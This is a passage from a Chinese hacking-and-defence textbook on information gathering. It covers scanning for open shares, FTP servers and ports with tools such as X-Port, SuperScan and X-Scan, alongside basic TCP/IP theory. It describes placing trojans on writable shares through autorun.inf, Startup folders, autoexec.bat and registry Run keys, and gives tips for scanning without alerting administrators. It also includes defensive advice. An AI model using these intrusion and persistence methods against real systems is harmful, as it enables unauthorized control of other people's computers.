- Faster: 快速扫描，适用于局域网或宽带。

步骤2 填入 IP 段、开始扫描。

在 Scan Type 选项组中选择“Scan Range”单选按钮，在 Connection Speed 选项组中选择“Faster” 单选按钮，然后手工输入 IP 范围，如图 1-37 所示。




图 1-37

最后，单击“Scan”按钮开始扫描。



注意：有必要说明一点，在本例中 IP 范围内输入的是“210.□.□.2”到“210.□.□.253”，为什么不输入“210.□.□.0”到“210.□.□.255”呢？这是因为“□.□.□.0”和“□.□.□.255”是整个网络的“广播地址”，扫描这种地址极有可能造成整个网络的“广播风暴”，而“□.□.□.1”或“□.□.□.254”这两个 IP 地址一般被分配给网关等关键结点使用，扫描该设备不但一无所获，而且还会引起目标管理员的注意，对于信息收集来说，这是得不偿失的。

步骤3 将共享资源映射到本地。完成步骤 1、2 后，可以看看扫描结果，如图 1-38 所示。

除了能够自动扫描外，该工具还能把扫描到的“共享资源”映射到本地，以便通过“我的电脑”对共享资源进行管理。在图 1-38 左侧窗口中选中共享资源，然后单击“Map Drive”（映射驱动器）按钮，即可完成映射，如图 1-39 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 1-38




图 1-39

映射完成后，该共享资源就会以驱动器的形式出现在“我的电脑”中，如图 1-40 所示。进入该驱动器，就相当于进入了远程主机的共享文件夹。

除了使用映射的方法来访问共享资源外，还可以通过 IE 浏览器来访问。打开 IE 浏览器，在地址栏中输入“\\server”或“\\server\share”，便可以像访问 FTP 服务器那样来访问共享资源，如图 1-41 所示。




图 1-40




图 1-41

### 1.2.3 利用共享资源入侵

首先来介绍利用 autorun.inf 自动执行木马程序。对于某些光盘，把它们放入光驱后，不需要任何指示，该光盘中的程序会自动运行，这种功能就是靠光盘中的 autorun.inf 来实现的。如果在共享驱动器中建立 autorun.inf 文件，那么当管理员进入该驱动器时，不需要单击鼠标就会自动执行 autorun.inf 指向的“可执行文件”。按照同样的方法，当入侵者进入共享驱动器后，令 autorun.inf 指向木马程序，从而实现控制目标主机。

## 黑客攻防实战入门（第3版）

### 。 Autorun.inf 的格式：

```
[autorun]
open = 路径\可执行文件名
```

举个例子，如图 1-42 所示。




图 1-42

除了通过“autorun.inf”文件来自动执行木马程序外，入侵者还常常通过“开机自动运行功能”来执行木马程序。在平时使用计算机的时候，有时候需要一开机就打开一些固定的程序，如杀毒防火墙、内存整理等。为了方便用户快捷地打开这些程序，Windows 系统支持用户或安装程序来自定义一些系统一启动便运行的程序，这里暂时把这种功能称为“开机自动运行功能”。一般可以通过以下几个地方来设置“开机自动运行功能”程序。

- 开始→程序→启动菜单。
- C:\中的 autoexec.bat 文件。
- 计划任务。
- 注册表中的相应位置最常见的有：

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx
```

此外，如果入侵者能够获得有读/写权限的共享磁盘，并且该磁盘为系统磁盘，他们就可以通过修改启动菜单、autoexec.ba 文件及注册表来添加“开机自动运行程序”，即木马程序。下面来介绍入侵者是如何利用共享资源来添加木马程序的。

方法一：将木马或木马的快捷方式复制、粘贴到该主机的“启动组”中。Windows 2000 与 Windows XP 的启动组路径分别是

- Windows 2000 的启动组路径为 C:\Documents and Settings\用户名\「开始」菜单\程序。
- Windows XP 的启动组路径为 C:\Documents and Settings\用户名\「开始」菜单\程序\启动。

设置完毕后，每当该主机重新启动时，都会自动执行该木马程序。

方法二：修改 autoexec.bat 文件（位于 C:\下的隐藏文件），让系统每次开机的时候自动执行木马程序。

例如，入侵者把木马程序（hack.exe）复制、粘贴到该主机的 C:\windows 目录中，然

后编辑目标主机 autoexec.bat 文件，如图 1-43 所示。




图 1-43

1.2.4 FTP 资源扫描器

FTP（File Transfer Protocol），文件传输协议。FTP 服务器用来提供文件上传、下载服务。如果 FTP 资源能够被未授权客户随意读/写，同样会造成安全隐患。可以使用工具 SFtp 来扫描 FTP 站点信息，SFtp 界面如图 1-44 所示。




图 1-44

在图 1-44 中输入开始和结束 IP，单击“开始搜索”按钮就可以扫描了。

1.2.5 安全解决方案

通过前面的介绍可知，如果共享资源设置不当，极有可能导致计算机被入侵者控制，下面列出几条安全解决方案以供参考。

- 尽量不要开放共享资源。
- 在不得不开放共享资源的条件下，把访问者的权限降至最低。

## 黑客攻防实战入门（第3版）

- 禁用光盘自动运行功能以防止 autorun.inf 造成的入侵。
- 尽量不要使用 Windows 9x 系统进行共享服务，如果使用需要先给系统打补丁包。
- 切忌共享系统磁盘，特别是系统文件所在的 C 盘。

### 1.2.6 常见问题与解答

问：如果使用 Legion 收到共享资源，但是只能读不能写，还能够控制目标主机吗？

答：由于目标主机只开放了共享文件夹的读权限，而没有开放写权限，所以无法对共享资源写入，大多数的共享资源是属于这种情况的。对于这种只能读不能写的共享资源，入侵者除了复制进行文件以外，几乎没有其他办法。

## 1.3 端口扫描器

网络中的每一台计算机如同一座城堡，在这些城堡中，有的对外完全开放，有的却是紧锁城门。入侵者是如何找到并打开它们的城门的呢？这些城门究竟通向城堡的何处呢？

在网络技术中，把这些城堡的“城门”称之为计算机的“端口”。端口扫描是入侵者收集信息的几种常用手法之一，但是这一过程最容易使入侵者暴露自己的身份和意图。一般来说，扫描端口有如下目的：

- 判断目标主机上开放了哪些服务。
- 判断目标主机的操作系统。

如果入侵者掌握了目标主机开放了哪些服务，运行何种操作系统，他们就能够使用相应的手段实现入侵。

本节将会详尽地分析端口扫描所涉及的问题，并以实用为主要目的来介绍一些基本概念，以便更加清楚地了解入侵者是如何扫描目标主机的端口的。

### 1.3.1 网络基础知识

本书尽量避免使用较大篇幅来介绍理论知识，但为了让大家更透彻地了解入侵者的手段，这里给大家介绍一些网络的基础知识。

#### 1. 端口的基本概念

“端口”在计算机网络领域中是个非常重要的概念。它是专门为计算机通信而设计的，它不是硬件，不同于计算机中的“插槽”，可以说是个“软插槽”。如果有需要的话，一台计算机中可以有上万个端口。

端口是由计算机的通信协议 TCP/IP 协议定义的。其中规定，用 IP 地址和端口作为套

接字，它代表 TCP 连接的一个连接端，一般称为 Socket。具体来说，就是用[IP: 端口]来定位一台主机中的进程。可以做这样的比喻，端口相当于两台计算机进程间的大门，可以随便定义，其目的只是为了让两台计算机能够找到对方的进程。计算机就像一座大楼，这个大楼有好多入口（端口），进到不同的入口中就可以找到不同的公司（进程）。如果要和远程主机 A 的程序通信，那么只要把数据发向[A: 端口]就可以实现通信了。

可见，端口与进程是一一对应的。如果某个进程正在等待连接，称之为该进程正在监听，那么就会出现与它相对应的端口。由此可见，入侵者通过扫描端口，便可以判断出目标计算机有哪些通信进程正在等待连接。

2. 端口的分类

端口是一个 16 bit 的地址，用端口号进行标识不同作用的端口，如表 1-2 和表 1-3 所示。端口一般分为如下两类。

- 熟知端口号（公认端口号）：由 Internet 指派名字和号码，公司 ICANN 负责分配给一些常用的应用层程序固定使用的熟知端口，其数值一般为 0~1023。
- 一般端口号：用来随时分配给请求通信的客户进程。

表 1-2 常见 TCP 公认端口号

服务名称	端口号	说明
FTP	21	文件传输服务
Telnet	23	远程登录服务
HTTP	80	网页浏览服务
POP3	110	邮件服务
SMTP	25	简单邮件传输服务
Socks	1080	代理服务

表 1-3 常见 UCP 公认端口号

服务名称	端口号	说明
RPC	111	远程调用
SNMP	161	简单网络管理
TFTP	69	简单文件传输

3. TCP/IP 协议基础知识

首先简要介绍 Internet 的基本通信协议 TCP/IP 协议。TCP/IP，即传输控制协议 / 网际互联协议，它把整个计算机通信网划分为应用层、运输层、网际层、网络接口层。按照这种层次划分的通信模式如图 1-45 所示。






图 1-45

Internet 的网络通信大多是建立在这个协议之上的，各个主机遵循着 TCP/IP 协议封装数据包进行通信。

由图 1-45 可见，TCP/IP 在运输层包括两个协议 TCP 和 UDP，并且 TCP 和 UDP 都使用相同的网际层 IP，TCP 与 UDP 协议各自特点如下。

- 用户数据报协议 UDP (User Datagram Protocol)：UDP 在传送数据之前不需要先建立连接。远地主机的运输层在收到 UDP 数据报后，不需要给出任何确认。广泛应用于只需一次的客户 / 服务器模式的请求-应答查询，或者要求提供高效率数据传输的场合。

- 传输控制协议 TCP (Transmission Control Protocol)：TCP 提供可靠的、面向连接的运输服务，用于高可靠性数据的传输。TCP 具有完善的错误检测与恢复、顺序控制和流量控制等功能。

TCP 和 UDP 协议说明如下。

注重可靠性的场合一般使用 TCP 协议，如 FTP、Telnet，而在那些更注重实时性、传输率、吞吐量的场合一般使用 UDP，如 QQ。TCP 报文分为首部和数据两部分。TCP 报文段首部的 20 字节是固定的，后面有 4n 字节 (n 为整数) 是可有可无的选项。因此 TCP 首部的最小长度是 20 字节。

TCP 报文结构如图 1-46 所示。

- FIN：表示发送端已经没有数据要求传输了，希望释放连接。
- SYN：用来建立连接，让连接双方同步序列号。如果 SYN=1 而 ACK=0，则表示该数据包为连接请求；如果 SYN=1 而 ACK=1，则表示接受连接。
- RST：用来复位一个连接。RST 标志置位的数据包称为复位包。在一般情况下，如果 TCP 收到的一个分段明显不是属于该主机上的任何一个连接，则会向远端发送一个复位包。
- PSH：如果置位，接收端应尽快把数据传送给应用层。
- ACK：为确认标志位。如果它为 1，表示包中的确认号是有效的。否则，包中的确认号无效。
- URG：为紧急数据标志。如果它为 1，表示本数据包中包含紧急数据，此时紧急数据指针有效。




图 1-46

4. 三次握手

当使用 TCP 协议的时候，需要双方计算机建立 TCP 连接，把这个建立过程形象地称为“三次握手”。三次握手的过程如图 1-46 所示。




图 1-47

第一次：主机 A 的 TCP 向主机 B 的 TCP 发出连接请求报文段，其首部中的同步比特 SYN=1，ACK=0，同时选择一个序号  $x$ ，表明在后面传送数据时的第一个数据字节的序号是  $x$ 。

第二次：主机 B 的 TCP 收到连接请求报文段后，如同意，则发回确认。在确认报文段中应将 SYN=1，ACK=1，确认序号应为  $x+1$ ，同时也为自己选择一个序号  $y$ 。

第三次：主机 A 的 TCP 收到此报文段后，还要向 B 给出确认 ACK=1，其确认序号为  $y+1$ 。

三次握手后，主机 A 和主机 B 就可以相互进行数据传输。

三次握手的功能：保证双方都相互知道对方已准备好进行数据传输，双方只需确认一个数据传输的初始序列号。例如，发送方的初始序列号为  $x$ ，接收方初始序列号为  $y$ ，均被

对方确认。

此外，这里简单介绍最近比较流行的 IPv6 协议。IPv6 协议全称 Internet Protocol Version 6，即 IP 协议的 6.0 版本，通常又称为下一代因特网协议。IPv6 协议是 Internet 工程任务组（IETF）开发设计的用来替代现行 IPv4 协议的一种新 IP 协议。IPv6 和 IPv4 作用大致相同，开发的目的是为了缓解 IPv4 地址空间的压力，另外还弥补了 IPv4 协议的一些问题，包括端对端 IP 连接、服务质量（QoS）、安全性、扩展性及即插即用等。

### 1.3.2 端口扫描原理

前面简要地介绍了计算机之间是如何通信的，从中可以看出，入侵者如果想要探测目标计算机都开放了哪些端口、提供了哪些服务，就需要先与目标端口建立 TCP 连接，这也就是“扫描”的出发点。

#### 1. 端口扫描原理

尝试与目标主机的某些端口建立连接，如果目标主机的该端口有回复（见三次握手中的第二次），则说明该端口开放，即为“活动端口”。

#### 2. 扫描原理分类

##### （1）全 TCP 连接。

这种扫描方法使用三次握手，与目标计算机建立标准的 TCP 连接。需要说明的是，这种古老的扫描方法很容易被目标主机记录。

##### （2）半打开式扫描（SYN 扫描）。

在这种扫描技术中，扫描主机自动向目标计算机的指定端口发送 SYN 数据段，表示发送建立连接请求。

- 如果目标计算机的回应 TCP 报文中 SYN=1，ACK=1，则说明该端口是活动的，接着扫描主机传送一个 RST 给目标主机拒绝建立 TCP 连接，从而导致三次握手过程的失败。

- 如果目标计算机的回应是 RST，则表示该端口为“死端口”，在这种情况下，扫描主机不用做任何回应。

由于在扫描过程中全连接尚未建立，所以大大降低了被目标计算机记录的可能性，并且加快了扫描速度。

##### （3）FIN 扫描。

在前面介绍过的 TCP 报文中，有一个字段为 FIN，FIN 扫描则依靠发送 FIN 来判断目标计算机的指定端口是否活动。

发送一个 FIN=1 的 TCP 报文到一个关闭的端口时，该报文会被丢掉，并返回一个 RST 报文。但是，如果当发送 FIN 报文到一个活动的端口时，该报文只是被丢掉，而不会返回

任何回应。

从 FIN 扫描可以看出，这种扫描没有涉及任何 TCP 连接部分，因此，这种扫描比前两种都安全，可以称之为秘密扫描。

#### （4）第三方扫描。

第三方扫描又称“代理扫描”，这种扫描是利用第三方主机来代替入侵者进行扫描。这个第三方主机一般是入侵者通过入侵其他计算机而得到的，该“第三方”主机常被入侵者称之为“肉鸡”。这些“肉鸡”一般为安全防御系数极低的个人计算机。

### 1.3.3 端口扫描应用

#### 1. 工具一：X-Port

##### （1）功能简介。

多线程方式扫描目标主机开放端口，扫描过程中根据 TCP/IP 协议的堆栈特征被动识别操作系统类型，若没有匹配记录，尝试通过 NetBIOS 判断是否为 Windows 系列操作系统并尝试获取系统版本信息。

该工具提供了两种端口扫描方式供选择，即标准 TCP 连接扫描和 SYN 方式扫描。

其中“SYN 扫描”和“被动识别操作系统”功能的实现均使用了“Raw Socket”构造数据包，不需要安装额外驱动程序，但必须运行于 Windows 2000 系统上。

##### （2）使用方法。

```
C:\x-port>xport
X-Port v1.2-command line port scanner, code by glacier
http://www.xfocus.org
glacier@xfocus.org
Usage: xport <Host> <Ports Scope> [Options]
<Ports Scope> means:
<Start Port>[-<End Port>][,Port1,Port1-Port3,...]
[Options] means:
    -m [mode] : specify scan mode (tcp/syn), default is tcp connect mode
    -t [count]: specify threads count, default is 50
    -v       : display verbose information
例: xport www.xxx.com 80 -m syn
xport 192.168.1.1 1-1024 -t 200 -v
```

##### （3）实例。

使用命令：xport www.\*\*\*\*.edu.cn 1-90，如图 1-48 所示。

黑客攻防实战入门（第3版）



图 1-48

从结果可以看出，前 90 个端口中开放了 7 个：

- Port 9 is opened: Discard
- Port 13 is opened: Daytime
- Port 21 is opened: FTP <Control>
- Port 22 is opened: SSH
- Port 25 is opened: SMTP
- Port 37 is opened: Time
- Port 80 is opened: HTTP

从扫描结果可知，该服务器提供的服务还是相当齐全的。但是要注意到，这里是以 TCP 全连接方式进行的端口扫描，入侵者的 IP 地址很可能被目标计算机记录下来，因此，X-Port 还可以按照 SYN 的方式进行扫描，也就是半打开式扫描。在这种扫描方式下，入侵者的扫描行为不容易被目标主机察觉，但可能存在漏报的现象。

2. 工具二：PortScanner

(1) 简介。

PortScanner 是由 StealthWasp 编写的一款基于图形界面的端口扫描软件，界面如图 1-49 所示。

(2) 使用方法。

在“Target IP”中输入目标 IP，在“Scan port”中输入扫描端口范围。最后单击“scan”按钮开始扫描，如图 1-50 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 1 章 信息收集与扫描



图 1-49




图 1-50

3. 工具三：SuperScan

(1) 简介。

SuperScan 是一个集“端口扫描”、“ping”、“主机名解析”于一体的扫描器。

(2) 功能。

- 检测主机是否在线。
- IP 和主机名之间的相互转换。
- 通过 TCP 连接试探目标主机运行的服务。
- 扫描指定范围的主机端口。
- 支持使用文件列表来指定扫描主机范围。

(3) 界面说明。

其界面如图 1-51 所示。




图 1-51

开始 IP：输入目标网段起始 IP。

结束 IP：输入目标网段结束 IP。

（4）实例。

扫描一个网段，探测该网段有哪些活动主机，活动主机开放了哪些端口。

**步骤1** 填入目标网络 IP 范围，如图 1-52 所示。




图 1-52

**步骤2** 进行主机和服务扫描设置，如图 1-53 所示。

**步骤3** 设置扫描选项，如图 1-54 所示。




图 1-53




图 1-54

**步骤4** 单击“开始”按钮开始扫描，得到的扫描结果可通过查看 HTML 结果来进行查看。

### 1.3.4 操作系统识别

每种操作系统都开放有不同的端口供系统间通信使用，因此从端口号上也可以大致判断目标主机的操作系统。一般认为开有 135、139 端口的主机为 Windows 系统。如果除了 135、139 外，还开放了 5000 端口，则该主机为 Windows XP 操作系统。

### 1.3.5 常见问题与解答

问：使用端口扫描器为何扫不出 QQ 端口？

答：QQ 通信时使用的是 UDP 协议。前面介绍过，UDP 协议在通信的时候是不建立连接的。而端口扫描器是基于 TCP 协议的，通过“连接”或“半连接”测试方式来确定端口是否开放。所以，端口扫描器扫不出 QQ 端口。

## 1.4 综合扫描器

前面介绍了共享主机扫描器和端口扫描器。然而入侵者所要扫描的信息远远不止这些，除了介绍过的外，还有弱口令扫描、系统漏洞扫描、主机服务扫描等数十种方式。由于扫描是通过固定格式的询问来试探主机的某些特征的，而这种重复的操作最适合交给“程序”来完成，因此，在网络安全领域出现了“扫描器”这个强大的武器。一开始，扫描器大多是“专用”的，即每一种扫描器只能扫描一种特定的信息，后来随着网络的发展，被发现的漏洞越来越多，专用的扫描器也随之增多。为了简化扫描过程，人们把众多专用的扫描器集成为一个扫描器，这就是本节将要介绍的综合扫描器。顾名思义，一个综合扫描器可以完成许多项目的扫描。

合理地利用这些扫描工具，可以帮助管理员及时发现系统存在的缺陷，做好入侵防范工作。

### 1.4.1 X-Scan

#### 1. 扫描器 X-Scan 简介

X-Scan 是国内最著名的综合扫描器之一，它完全免费，是不需要安装的绿色软件，界面支持中文和英文两种语言，包括图形界面和命令行方式。主要由国内著名的网络安全组织“安全焦点”（<http://www.xfocus.net>）完成，从 2000 年的内部测试版 X-Scan V0.2 到目前的最新版本 X-Scan V3.3 都凝聚了国内众多专家的心血。最值得一提的是，X-Scan 把扫描报告和安全焦点网站相连接，对扫描到的每个漏洞进行“风险等级”评估，并提供漏洞描述、漏洞溢出程序，方便网管测试、修补漏洞。

#### 2. X-Scan 支持的操作系统：Windows 9x/NT4/2000

##### (1) 功能简介（详细信息参见 X-Scan 自述文件）。

采用多线程方式对指定 IP 地址段（或单机）进行安全漏洞检测，支持插件功能。扫描内容包括：远程服务类型、操作系统类型及版本、各种弱口令漏洞、后门、应用服务漏洞、网络设备漏洞、拒绝服务漏洞等 20 多个大类。对于多数已知漏洞，给出了相应的漏洞描述、解决方案及详细描述链接。



X-ScanV3.0 及后续版本提供了简单的插件开发包，便于有编程基础的朋友自己编写或将其其他调试通过的代码修改为 X-Scan 插件。

(2) X-Scan 图形界面（xscan\_gui.exe）如图 1-55 所示。





图 1-55

3. 通过 X-Scan 来扫描一个网段的主机

步骤1 设置扫描参数。

X-Scan 综合扫描器包含许多扫描项目，如：扫描端口、扫描 NT-Server 弱口令等，并且这些项目是可选的。通过设置“扫描参数”来手动选择需要扫描哪些项目，方法如下。

如图 1-56 所示，选择“设置”→“扫描参数”命令，或者直接单击界面上的快捷图标来打开“扫描参数”。

下面对设置界面中的各个模块进行一些简要的说明。

(1) “检测范围”模块，如图 1-57 所示。

通过右侧窗口的“指定 IP 范围”可以输入独立的 IP 地址或域名，也可输入以“-”和“,”分隔的 IP 地址范围，如“192.168.0.1-20, 192.168.1.10-192.168.1.254”，或类似“192.168.100.1/24”的格式。




图 1-56




图 1-57

选中“从文件中获取主机列表”复选框，来读取待检测主机地址，文件格式应为纯文本，每一行可包含独立 IP 或域名，也可包含以“-”和“,”分隔的 IP 范围。

(2)“全局设置”模块，如图 1-58 所示。

“扫描模块”项：选择本次扫描需要加载的插件，如图 1-59 所示。通过“打钩”来选择所要扫描的项目。

